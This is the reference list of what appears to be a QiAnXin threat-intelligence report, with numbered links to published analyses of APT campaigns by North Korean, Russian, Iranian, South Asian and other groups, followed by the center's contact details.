68.https://www.sentinelone.com/labs/kimsuky-evolves-reconnaissance-capabilities-in-new-global-campaign/
69.https://asec.ahnlab.com/ko/52662/
70.https://mp.weixin.qq.com/s/RjvwKH6UBETzUVtXje_bIA
71.https://www.genians.co.kr/hubfs/blogfile/threat_intelligence_report_apt37.pdf?hsLang=ko
72.https://asec.ahnlab.com/en/53132/
73.https://www.sentinelone.com/labs/kimsuky-ongoing-campaign-using-tailored-reconnaissance-toolkit/
74.https://threatmon.io/reverse-engineering-rokrat-a-closer-look-at-apt37s-onedrive-based-attack-vector/

75.https://www.nsa.gov/Press-Room/Press-Releases-Statements/Press-Release-View/Article/3413621/us-rok-agencies-alert-dprk-cyber-actors-impersonating-targets-to-collect-intell/
76.https://mp.weixin.qq.com/s/v5JGN15kVr4zGjPkCeuovQ
77.https://asec.ahnlab.com/en/53377/
78.https://www.sentinelone.com/labs/kimsuky-new-social-engineering-campaign-aims-to-steal-credentials-and-gather-strategic-intelligence/
79.https://www.genians.co.kr/hubfs/blogfile/20230620_threat_inteligence_report_apt37_macos.pdf?hsLang=EN
80.https://asec.ahnlab.com/en/54349/
81.https://mp.weixin.qq.com/s/MLkYHLzKaMYGCF4Czw0Vag
82.https://securelist.com/lazarus-andariel-mistakes-and-easyrat/110119/
83.https://www.elastic.co/cn/security-labs/DPRK-strikes-using-a-new-variant-of-rustbucket
84.https://asec.ahnlab.com/ko/54952/
85.https://www.sentinelone.com/blog/bluenoroff-how-dprks-macos-rustbucket-seeks-to-evade-analysis-and-detection/
86.https://asec.ahnlab.com/en/55145/
87.https://ti.qianxin.com/blog/articles/Cloud-Spy-Analysis-of-Recent-Attack-Activities-by-Group123-CN/
88.https://mp.weixin.qq.com/s/13bQDJCfnTBFVMUbhKgllw
89.https://mp.weixin.qq.com/s/GMgk6LG6pYSebf4y7f7g7w
90.https://asec.ahnlab.com/en/55369/
91.https://mp.weixin.qq.com/s/8aoOtjXn3C5sVIaE08-_GQ
92.https://www.genians.co.kr/hubfs/blogfile/20230727_threat_inteligence_report_Konni.pdf?hsLang=ko
93.https://www.sentinelone.com/labs/comrades-in-arms-north-korea-compromises-sanctioned-russian-missile-engineering-company/
94.https://asec.ahnlab.com/ko/56256/
95.https://blog.talosintelligence.com/lazarus-quiterat/
96.https://blog.talosintelligence.com/lazarus-collectionrat/
97.https://mp.weixin.qq.com/s/2AnQICw1lII3j-IcKcUThw?poc_token=HAv7d2WjfLjxoUTf772bRE3Mbqcj17JNOI8X8hRz
98.https://asec.ahnlab.com/ko/56654/
99.https://mp.weixin.qq.com/s/PZfBhtrz6jelWIBUjRZcyw

100.https://mp.weixin.qq.com/s/Qr8lJrz9d7rgj9XH9vPCTg
101.https://mp.weixin.qq.com/s/1J4JNqLVUST6PsAWwoQ1CQ
102.https://blog.alyac.co.kr/5251
103.https://mp.weixin.qq.com/s/hwvEqIB68AAdnpQvrKNAeQ
104.https://www.welivesecurity.com/en/eset-research/lazarus-luring-employees-trojanized-coding-challenges-case-spanish-aerospace-company/
105.https://asec.ahnlab.com/ko/57427/
106.https://asec.ahnlab.com/ko/57748/
107.https://www.microsoft.com/en-us/security/blog/2023/10/18/multiple-north-korean-threat-actors-exploiting-the-teamcity-cve-2023-42793-vulnerability/
108.https://cyble.com/blog/higaisa-apt-resurfaces-via-phishing-website-targeting-chinese-users/
109.https://medium.com/s2wblog/fastviewer-variant-merged-with-fastspy-and-disguised-as-a-legitimate-mobile-application-f3004588f95c
110.https://www.elastic.co/security-labs/elastic-catches-dprk-passing-out-kandykorn
111.https://www.jamf.com/blog/bluenoroff-strikes-again-with-new-macos-malware/
112.https://asec.ahnlab.com/ko/58215/
113.https://asec.ahnlab.com/ko/59209/
114.https://asec.ahnlab.com/en/59318/
115.https://mp.weixin.qq.com/s/s3WVSPNjkfvhROufXrDtiQ
116.https://asec.ahnlab.com/ko/59460/
117.https://securelist.com/bluenoroff-new-macos-malware/111290/
118.https://mp.weixin.qq.com/s/2cxW68ION9Ch2Fg37_cDqw
119.https://ti.qianxin.com/blog/articles/Analysis-of-Suspected-Lazarus-APT-Q-1-Attack-Sample-Targeting-npm-Package-Supply-Chain-CN/
120.https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/
121.https://mp.weixin.qq.com/s/bdAb1Bbgtd3amuziu2_Tsw
122.https://mp.weixin.qq.com/s/G3gUjg9WC96NW4cRPww6gw
123.https://www.group-ib.com/blog/dark-pink-apt/
124.https://mp.weixin.qq.com/s/7KOjLgeHsgEI7KuDhFOiKA
125.https://www.deepinstinct.com/blog/ducktail-threat-operation-re-emerges-with-new-lnk-powershell-and-other-custom-tactics-to-avoid-detection
126.https://mp.weixin.qq.com/s/_WMljf41eTsBrQDa3BjFTQ120.https://blog.talosintelligence.com/lazarus_new_rats_dlang_and_telegram/

127.https://yoroi.company/en/research/ducktail-dissecting-a-complex-infection-chain-started-from-social-engineering/
128.https://www.trendmicro.com/en_us/research/23/e/managed-xdr-investigation-of-ducktail-in-trend-micro-vision-one.html
129.https://www.elastic.co/cn/security-labs/elastic-charms-spectralviper
130.https://www.zscaler.com/blogs/security-research/look-ducktail
131.https://labs.withsecure.com/publications/meet-the-ducks
132.https://blog.nsfocus.net/aptdarkpinkwinrar-0daycve-2023-38831/
133.https://www.appgate.com/blog/vietnamese-information-stealer-campaigns-target-professionals-on-linkedin
134.https://securelist.com/ducktail-fashion-week/111017/
135.https://mp.weixin.qq.com/s/IB2w86cXcpmGS8qrOnprKw
136.https://labs.withsecure.com/publications/darkgate-rises
137.https://labs.withsecure.com/publications/ducktail
138.https://www.zscaler.com/blogs/security-research/new-php-variant-ducktail-infostealer-targeting-facebook-business-accounts
139.https://labs.withsecure.com/publications/ducktail-returns
140.https://mp.weixin.qq.com/s/JbaEpcmvC80EoE8X0DnwKQ
141.https://mp.weixin.qq.com/s/P7VXmHIB5dJl9ZoE1OBDww
142.https://mp.weixin.qq.com/s/7Q2nulqLsofjSftbWQt2kA
143.https://mp.weixin.qq.com/s/rslBGQgTL_jZD73AJqI05Q
144.https://mp.weixin.qq.com/s/SR-m-RrqyT3V2zkOPBm-9g
145.https://mp.weixin.qq.com/s/xU7b3m-L2OlAi2bU7nBj0A
146.https://www.group-ib.com/media-center/press-releases/sidewinder-apt-report/
147.https://threatmon.io/apt-sidecopy-targeting-indian-government-entities/
148.https://mp.weixin.qq.com/s/RD03YH2ngRUbUmE80d18Uw
149.https://blog.cyble.com/2023/03/21/notorious-sidecopy-apt-group-sets-sights-on-indias-drdo/
150.https://mp.weixin.qq.com/s/21kLaaPEzGBBAlguLgU9Cw
151.https://mp.weixin.qq.com/s/duZiNBDwPwJ3QbbaFrNzYg
152.https://www.intezer.com/blog/research/phishing-campaign-targets-nuclear-energy-industry/
153.https://www.cyfirma.com/outofband/donot-apt-targets-individuals-in-south-asia-using-android-malware/
154.https://mp.weixin.qq.com/s/ZJsZ5yqQzy5VnUNrB9ylxg

155.https://www.uptycs.com/blog/cyber_espionage_in_india_decoding_apt_36_new_linux_malware
156.https://mp.weixin.qq.com/s/Lb_NYxhi9iJgmvI2wjY9qg
157.https://www.fortinet.com/blog/threat-research/clean-rooms-nuclear-missiles-and-sidecopy
158.https://blogs.blackberry.com/en/2023/05/sidewinder-uses-server-side-polymorphism-to-target-pakistan
159.https://mp.weixin.qq.com/s/sYk4pTMJloRuogBMnD3hRg
160.https://www.group-ib.com/blog/hunting-sidewinder/
161.https://mp.weixin.qq.com/s/QTSefcnpZ9AeG0v2SIpwuA
162.https://mp.weixin.qq.com/s/DhQj9-0QLwVSQYH_uGDw2g
163.https://mp.weixin.qq.com/s/WU0VnMCf-FQyXiBkZfZAEw
164.https://mp.weixin.qq.com/s/H-ZRvcofbzwZ8Ikyn5Vu4w
165.https://perception-point.io/blog/operation-red-deer/
166.https://mp.weixin.qq.com/s/MZadlpXbpCfQAv41rtVm3A
167.https://www.seqrite.com/blog/double-action-triple-infection-and-a-new-rat-sidecopys-persistent-targeting-of-indian-defence
168.https://www.cyfirma.com/outofband/donot-apt-elevates-its-tactics-by-deploying-malicious-android-apps-on-google-play-store/
169.https://www.rewterz.com/rewterz-news/rewterz-threat-alert-apt-c-35-aka-donot-team-active-iocs-14/
170.https://www.rewterz.com/rewterz-news/rewterz-threat-alert-sidewinder-apt-group-launches-cyber-espionage-campaign-against-pakistan-government-active-iocs/
171.https://asec.ahnlab.com/en/54916/
172.https://mp.weixin.qq.com/s/ewGyvlmWUD45XTVsoxeVpg
173.https://threatmon.io/from-slides-to-threats-transparent-tribes-new-attack-on-indian-government-entities-using-malicious-ppt/
174.https://threatmon.io/unraveling-the-complex-infection-chain-analysis-of-the-sidecopy-apts-attack/
175.https://mp.weixin.qq.com/s/qkWD_X3aFPURThJqu7lbvg
176.https://mp.weixin.qq.com/s/HVhXyIB4sKuG6dDwwe4Pcw
177.https://mp.weixin.qq.com/s/9cqXdFn7erJupk9QPRhqpg
178.https://mp.weixin.qq.com/s/FJXfNLhWjBjBHMqWKgdPNw
179.https://mp.weixin.qq.com/s/WJji5Dr9OHSgwIaySetCfg

180.https://mp.weixin.qq.com/s/VCGI3FtR4LwXpWzf5EuLIA
181.https://mp.weixin.qq.com/s/6bicaHGYmOBQmXnm27NNAQ
182.https://mp.weixin.qq.com/s/nMTQww-jHkdKBWFPYdfprA
183.https://mp.weixin.qq.com/s/IOBCV0hUVjFUrEbbYnRW-w
184.https://www.zscaler.com/blogs/security-research/peek-apt36-s-updated-arsenal
185.https://www.sentinelone.com/labs/capratube-transparent-tribes-caprarat-mimics-youtube-to-hijack-android-phones/
186.https://www.seqrite.com/blog/sidecopys-multi-platform-onslaught-leveraging-winrar-zero-day-and-linux-variant-of-ares-rat/
187.https://mp.weixin.qq.com/s/iWx2tGCLOR0JtDBnC3FOwQ
188.https://mp.weixin.qq.com/s/CRx7NLPE4zzGwHEoWe8_bA
189.https://mp.weixin.qq.com/s/NpEpqjOCLKDRsRHJP-zTgA
190.https://mp.weixin.qq.com/s/cew83Kzo6omopGlPG-qgxw
191.https://mp.weixin.qq.com/s/o8KeGK1DKFfXCQT2KFdhHA
192.https://www.seqrite.com/blog/operation-rusticweb-targets-indian-govt-from-rust-based-malware-to-web-service-exfiltration/
193.https://www.mandiant.com/resources/blog/turla-galaxy-opportunity
194.https://cert.gov.ua/article/3718487
195.https://www.welivesecurity.com/2023/01/27/swiftslicer-new-destructive-wiper-malware-ukraine/
196.https://therecord.media/latvia-confirms-phishing-attack-on-ministry-of-defense-linking-it-to-russian-hacking-group/
197.https://cert.gov.ua/article/3761023
198.https://mrtiepolo.medium.com/russian-apt-gamaredon-exploits-hoaxshell-to-target-ukrainian-organizations-173427d4339b
199.https://mrtiepolo.medium.com/sophisticated-apt29-campaign-abuses-notion-api-to-target-the-european-commission-200188059f58
200.https://threatmon.io/beyond-bullets-and-bombs-an-examination-of-armageddon-groups-cyber-warfare-against-ukraine/
201.https://blogs.blackberry.com/en/2023/03/nobelium-targets-eu-governments-assisting-ukraine
202.https://informnapalm.org/en/hacked-russian-gru-officer/
203.https://www.gov.pl/web/baza-wiedzy/espionage-campaign-linked-to-russian-intelligence-services

204.https://securityintelligence.com/posts/ex-conti-fin7-actors-collaborate-new-domino-backdoor/
205.https://blog.eclecticiq.com/exposed-web-panel-reveals-gamaredon-groups-automated-spear-phishing-campaigns
206.https://www.ncsc.gov.uk/news/apt28-exploits-known-vulnerability-to-carry-out-reconnaissance-and-deploy-malware-on-cisco-routers
207.https://securelist.com/tomiris-called-they-want-their-turla-malware-back/109552/
208.https://labs.withsecure.com/publications/fin7-target-veeam-servers
209.https://www.prodaft.com/resource/detail/paperbug-nomadic-octopus-paperbug-campaign
210.https://cert.gov.ua/article/4492467
211.https://cert.gov.ua/article/4501891
212.https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/analyzing-the-ntc-vulkan-leak-what-it-says-about-russias-cyber-capabilities/
213.https://thedfirreport.com/2023/06/12/a-truly-graceful-wipe-out/
214.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/shuckworm-russia-ukraine-military
215.https://cert.gov.ua/article/4905718
216.https://www.recordedfuture.com/bluedelta-exploits-ukrainian-government-roundcube-mail-servers
217.https://cert.gov.ua/article/4905829
218.https://cert.gov.ua/article/5098518
219.https://lab52.io/blog/2344-2/
220.https://blog.talosintelligence.com/malicious-campaigns-target-entities-in-ukraine-poland/
221.https://cert.gov.ua/article/5160737
222.https://cert.gov.ua/article/5213167
223.https://www.avertium.com/resources/threat-reports/evolution-of-russian-apt29-new-attacks-and-techniques-uncovered
224.https://mp.weixin.qq.com/s/32U2nBhyE0hjBWSKhwCT4g
225.https://go.recordedfuture.com/hubfs/reports/cta-2023-0727-1.pdf
226.https://blog.eclecticiq.com/german-embassy-lure-likely-part-of-campaign-against-nato-aligned-ministries-of-foreign-affairs
227.https://www.cisa.gov/news-events/analysis-reports/ar23-243a
228.https://www.zscaler.com/blogs/security-research/steal-it-campaign

229.https://www.silentpush.com/blog/from-russia-with-a-71
230.https://unit42.paloaltonetworks.com/turla-pensive-ursa-threat-assessment/
231.https://mp.weixin.qq.com/s/QFlQ_I08mDwyl8wl5_vshQ
232.https://blog.google/threat-analysis-group/government-backed-actors-exploiting-winrar-vulnerability/
233.https://www.cert.ssi.gouv.fr/uploads/CERTFR-2023-CTI-009.pdf
234.https://unit42.paloaltonetworks.com/pensive-ursa-uses-upgraded-kazuar-backdoor/
235.https://www.mandiant.com/resources/blog/sandworm-disrupts-power-ukraine-operational-technology
236.https://www.rnbo.gov.ua/files/2023_YEAR/CYBERCENTER/november/APT29%20attacks%20Embassies%20using%20CVE-2023-38831%20-%20report%20en.pdf
237.https://research.checkpoint.com/2023/malware-spotlight-into-the-trash-analyzing-litterdrifter/
238.https://www.wojsko-polskie.pl/woc/articles/aktualnosci-w/detecting-malicious-activity-against-microsoft-exchange-servers/
239.https://www.proofpoint.com/us/blog/threat-insight/ta422s-dedicated-exploitation-loop-same-week-after-week
240.https://mp.weixin.qq.com/s/qXEGbV6LTn_UdJrSKS-srg
241.https://socradar.io/dark-web-profile-muddywater-apt-group/
242.https://www.welivesecurity.com/2023/01/10/strongpity-espionage-campaign-targeting-android-users/
243.https://www.trendmicro.com/en_us/research/23/b/new-apt34-malware-targets-the-middle-east.html
244.https://www.gov.il/en/departments/news/_muddywater
245.https://mp.weixin.qq.com/s/NomfjAjGYdsOpLBtiOSZpA
246.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/mantis-palestinian-attacks
247.https://www.microsoft.com/en-us/security/blog/2023/04/07/mercury-and-dev-1084-destructive-attack-on-hybrid-environment/
248.https://www.microsoft.com/en-us/security/blog/2023/04/18/nation-state-threat-actor-mint-sandstorm-refines-tradecraft-to-attack-high-value-targets/
249.https://www.group-ib.com/blog/muddywater-infrastructure/

250.https://research.checkpoint.com/2023/educated-manticore-iran-aligned-threat-actor-targeting-israel-via-improved-arsenal-of-tools/
251.https://www.bitdefender.com/blog/businessinsights/unpacking-bellaciao-a-closer-look-at-irans-latest-malware/
252.https://www.welivesecurity.com/2023/05/02/apt-groups-muddying-waters-msps/
253.https://research.checkpoint.com/2023/agrius-deploys-moneybird-in-targeted-attacks-against-israeli-organizations/
254.https://www.volexity.com/blog/2023/06/28/charming-kitten-updates-powerstar-with-an-interplanetary-twist/
255.https://www.deepinstinct.com/blog/phonyc2-revealing-a-new-malicious-command-control-framework-by-muddywater
256.https://www.proofpoint.com/us/blog/threat-insight/welcome-new-york-exploring-ta453s-foray-lnks-and-mac-malware
257.https://mp.weixin.qq.com/s/XVV3BoAd7CdPaZ0na8ID1Q
258.https://mp.weixin.qq.com/s/e4S10n9sLxJrmmgyJFZN0g
259.https://mp.weixin.qq.com/s/YEIyUjvG2rmgrI8gDDAPBA
260.https://www.welivesecurity.com/en/eset-research/sponsor-batch-filed-whiskers-ballistic-bobcats-scan-strike-backdoor/
261.https://www.microsoft.com/en-us/security/blog/2023/09/14/peach-sandstorm-password-spray-campaigns-enable-intelligence-collection-at-high-value-targets/
262.https://mp.weixin.qq.com/s/-LYXJtjEhdwa8Km_Ri1cXg
263.https://www.welivesecurity.com/en/eset-research/oilrigs-outer-space-juicy-mix-same-ol-rig-new-drill-pipes/
264.https://www.welivesecurity.com/en/eset-research/stealth-falcon-preying-middle-eastern-skies-deadglyph/
265.https://www.trendmicro.com/en_us/research/23/i/apt34-deploys-phishing-attack-with-new-malware.html
266.https://mp.weixin.qq.com/s/xy9PfucgtYTzae_XLWsN6w
267.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/crambus-middle-east-government
268.https://blog.sekoia.io/aridviper-an-intrusion-set-allegedly-associated-with-hamas/
269.https://research.checkpoint.com/2023/from-albania-to-the-middle-east-the-scarred-manticore-is-listening/

270.https://blog.talosintelligence.com/arid-viper-mobile-spyware/
271.https://www.deepinstinct.com/blog/muddywater-en-able-spear-phishing-with-new-ttps
272.https://unit42.paloaltonetworks.com/agonizing-serpens-targets-israeli-tech-higher-ed-sectors/
273.https://www.sentinelone.com/labs/arid-viper-apts-nest-of-spyc23-malware-continues-to-target-android-devices/
274.https://mp.weixin.qq.com/s/f6T_ZQHyLcDcJZrHiHDxFA
275.https://www.proofpoint.com/us/blog/threat-insight/ta402-uses-complex-ironwind-infection-chains-target-middle-east-based-government
276.https://www.welivesecurity.com/en/eset-research/oilrig-persistent-attacks-cloud-service-powered-downloaders/
277.https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/iran-apt-seedworm-africa-telecoms
278.https://securelist.com/operation-triangulation/109842/
279.https://securelist.com/find-the-triangulation-utility/109867/
280.https://securelist.com/triangledb-triangulation-implant/110050/
281.https://securelist.com/triangulation-validators-modules/110847/
282.https://securelist.com/operation-triangulation-catching-wild-triangle/110916/
283.https://securelist.com/operation-triangulation-the-last-hardware-mystery/111669/
284.https://research.checkpoint.com/2023/blindeagle-targeting-ecuador-with-sharpened-tools/
285.https://blogs.blackberry.com/en/2023/02/blind-eagle-apt-c-36-targets-colombia
286.https://mp.weixin.qq.com/s/agvWfF-UBTbTevUSm2yspw
287.https://threatmon.io/apt-blind-eagles-malware-arsenal-technical-analysis/
288.https://mp.weixin.qq.com/s/6YDnMAf0laiLKukJ04XLTQ
289.https://it.rising.com.cn/anquan/20037.html
290.https://mp.weixin.qq.com/s/-7U1-NTP0EdVOtptzbHUsg
291.https://mp.weixin.qq.com/s/b0FSKQ6D3MvlA8yX3v4IUg
292.https://mp.weixin.qq.com/s/5e_FTpMsciVFouWpigV7Gw
293.https://www.trendmicro.com/en_us/research/23/b/earth-kitsune-delivers-new-whiskerspy-backdoor.html
294.https://blog.sekoia.io/following-noname05716-ddosia-projects-targets/
295.https://securelist.com/goldenjackal-apt-group/109677/

296.https://www.microsoft.com/en-us/security/blog/2023/06/14/cadet-blizzard-emerges-as-a-novel-and-distinct-russian-threat-actor/
297.https://www.paloaltonetworks.com/blog/security-operations/through-the-cortex-xdr-lens-uncovering-a-new-activity-group-targeting-governments-in-the-middle-east-and-africa/
298.https://www.ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/space-pirates-a-look-into-the-group-s-unconventional-techniques-new-attack-vectors-and-tools/
299.https://unit42.paloaltonetworks.com/rare-possible-gelsemium-attack-targets-se-asia/
300.https://mp.weixin.qq.com/s/DZwbJ8-UTji29kH2on90fQ
301.https://mp.weixin.qq.com/s/dOQ5kA7MwQCDg2x_NgBoEA
302.https://www.barracuda.com/company/legal/esg-vulnerability
303.https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally
304.https://msrc.microsoft.com/blog/2023/07/microsoft-mitigates-china-based-threat-actor-storm-0558-targeting-of-customer-email/
305.https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-193a
306.https://practical365.com/storm-0558-snafus/
307.https://docs.google.com/spreadsheets/d/1lkNJ0uQwbeC1ZTRrxdtuPLCIl7mlUreoKfSIgajnSyY/view?pli=1#gid=1746868651
308.https://blog.google/threat-analysis-group/active-north-korean-campaign-targeting-security-researchers/
309.https://blog.google/threat-analysis-group/0-days-exploited-by-commercial-surveillance-vendor-in-egypt/
310.https://citizenlab.ca/2023/09/predator-in-the-wires-ahmed-eltantawy-targeted-with-predator-spyware-after-announcing-presidential-ambitions/
311.https://www.trendmicro.com/en_us/research/22/d/new-apt-group-earth-berberoka-targets-gambling-websites-with-old.html
312.https://ti.qianxin.com/uploads/2023/03/20/396eaf4482e610119ce0cdcd7526c945.pdf
313.https://ti.qianxin.com/apt/detail/5acb29d0596a10001a1a9794?name=Turla&type=map
314.https://blogs.blackberry.com/en/2023/07/romcom-targets-ukraine-nato-membership-talks-at-nato-summit

奇安信 奇安信 威胁情报中心

邮箱：ti_support@qianxin.com
电话：95015
官网：https://ti.qianxin.com
扫描关注我们的微信公众号